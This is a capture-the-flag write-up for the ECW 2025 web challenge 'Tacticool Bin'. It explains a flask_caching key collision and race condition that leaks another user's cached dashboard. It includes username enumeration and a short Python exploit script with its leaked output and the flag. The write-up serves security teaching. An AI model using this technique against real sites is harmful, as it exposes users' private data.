Tacticool Bin
Tacticool Bin
‘I only had one job ! Reading Larry’s message at 6:00 on this pastebin like website.’ That’s what you said to yourself whilst calmly waking up at 9:30. Find another way to get in touch with Larry !
Thankfully, the app is opensourced. You only know Larry uses his own name as a username and loves l33TsP34k, glhf.
Flag is in the format : ECW{username-phone_number-domain_name_of_his_email}
Introduction
Tacticool Bin is a hard web challenge from the ECW 2025, in whitebox, which means we have access to the source code.

Source code
On the source code analysis, you can see that the website is made with Flask, and have main features such as:
- Ability to register and login
- Ability to post, without being connected, a new message, and see other’s message
- Ability to check our own dashboard.
Datarace
We know that Python, especially Flask is multi-threaded. That means, the web
server will be able to process multiple requests at the same time.
Dashboard

Now, let’s analyse the dashboard route code to see how it works.
In that function, you can see the following decorators:
@cache.cached(timeout=0, unless=unauthorized)
@login_required
Which means, if the owner already went to it’s page, the page will be cached infinitely. But, the conditions below are still executed:
if not user:
    return redirect(url_for('errorpage'))

if user.id != current_user.id:
    return redirect(url_for('errorpage'))
Which also means that we can’t simply request the user dashboard again to see what we got.
Posts

Let’s see deeper how the post message function works.
data = request.get_json()
for item in message_list:
    if data.get('title') == item.get('title'):
        return 'Title already in use !', 418
message_list.append({"title": data.get('title'), "ttl": data.get('ttl'), "creation": int(time.time())})
time.sleep(0.5) # Lil delay on the request for better user experience 💅
cache.set(data.get('title'), data.get('message'), timeout=data.get('ttl'))
return "Ok"
So, we cannot duplicate message title’s. Then, our message is append the the message list with a title, a time to live, and the creation date.
After 500ms, we’ll add in the cache the new title, message content and set a timeout corresponding to the TTL.
Let’s check a little bit how the GET message works:
current_time = int(time.time())
for item_dict in message_list:
    ttl = item_dict.get('ttl')
    creation = item_dict.get('creation')
    if current_time >= creation + ttl and ttl >= 0:
        #We overwrite it from cache as well
        cache.set(item_dict.get('title'), "Removed", 1)
        message_list.remove(item_dict)

# We want to control what we send to the client, ideally would optimize using only one list but logic is already built another way
sent_list = []
for item_dict in message_list:
    ttl = item_dict.get('ttl')
    creation = item_dict.get('creation')
    sent_list.append({"title": item_dict.get('title'), "message": cache.get(item_dict.get('title')), "ttl": item_dict.get('ttl') + item_dict.get('creation')-int(time.time())})
We’ll check if some messages has expired, if yes, we remove them.
Then, for each messages available, we’ll take their title, and get their content from the cache.
Cache
The issue is based on the cache. On the documentation of
flask_caching:

We can see that the decorator will use request.path by default for the cache_key.
After looking to the flask_caching documentation, I saw that they were on top of
cachelib. And this
library have the following set function:

So, if the timeout is 0, the cache will never expires.
Anyway, let’s see a bit the code under the flask_caching library:
https://github.com/pallets-eco/flask-caching/blob/master/src/flask_caching/__init__.py
You can see that they have a cache function, which have a key_prefix by default set to views/%s.
Which means, each page cached will have the following key: views/[request.path]
Exploit
So there is the path: 0. Find Larry’s username.
- Send a request to create a new message.
This will pass the title verification, set a
ttlof 10s for example. - Wait less than 0.5s, and send another one to get all message. This will bypass the expiration loop, and get the page content from the cache on the dashboard user route.
- After the 0.5s of the first request, the cache will be erased, so we’ll loose the original dashboard data.
For the first step, we know that Larry loves l33TsP34k (leetspeak), which is a way
to replace characters by numbers. Such as:
L4rry
So I tested all possible usernames in this way. On the dashboard, we can receive a different response for each case:
- If the user doesn’t exists
- If the user exists, but it’s not us.
From there, we can try all the usernames manually. After four attempts, I realised that the
username was L4Rry.
There is the exploit:
from requests import get, post, exceptions

BASE_URI = "http://challenges.challenge-ecw.eu:33085/"

# Post message & dont wait the response
def post_message(username, ttl):
    try:
        post(BASE_URI, json={"title": f"view//dashboard/{username}", "ttl": ttl, "message": "DOntcare"}, timeout=0.2)
    except exceptions.ReadTimeout:
        pass

def get_message():
    res = get(BASE_URI)
    print(res.status_code, res.text)

post_message("L4Rry", 2)
get_message()
After that, I got the following response:
[{"message": "\u003c!DOCTYPE html\u003e\n\u003chtml lang=\"en\"\u003e\n\u003chead\u003e\n \u003cmeta charset=\"UTF-8\" /\u003e\n \u003cmeta name=\"viewport\" content=\"width=device-width, initial-scale=1.0\" /\u003e\n \u003ctitle\u003eTACTICOOL BIN - Dashboard\u003c/title\u003e\n \u003clink rel=\"stylesheet\" type=\"text/css\" href=\"/static/css/login.css\"\u003e\n \u003clink href=\"https://fonts.googleapis.com/css2?family=Roboto+Mono\u0026display=swap\" rel=\"stylesheet\"\u003e\n\u003c/head\u003e\n\u003cbody style=\"flex-direction: column;\"\u003e\n \u003ch2\u003eWelcome, L4Rry!\u003c/h2\u003e\n \n \u003ch2\u003eYour email is Congr@tulat.on!\u003c/h2\u003e\n \n \n \u003ch2\u003eYour phone number is 1333333337!\u003c/h2\u003e\n \n \u003ca href=\"/logout\"\u003eLogout\u003c/a\u003e\n\u003c/body\u003e\n", "title": "view//dashboard/L4Rry", "ttl": 1}];And I can just transform it back to HTML:

Flag: ECW{L4Rry-1333333337-tulat.on}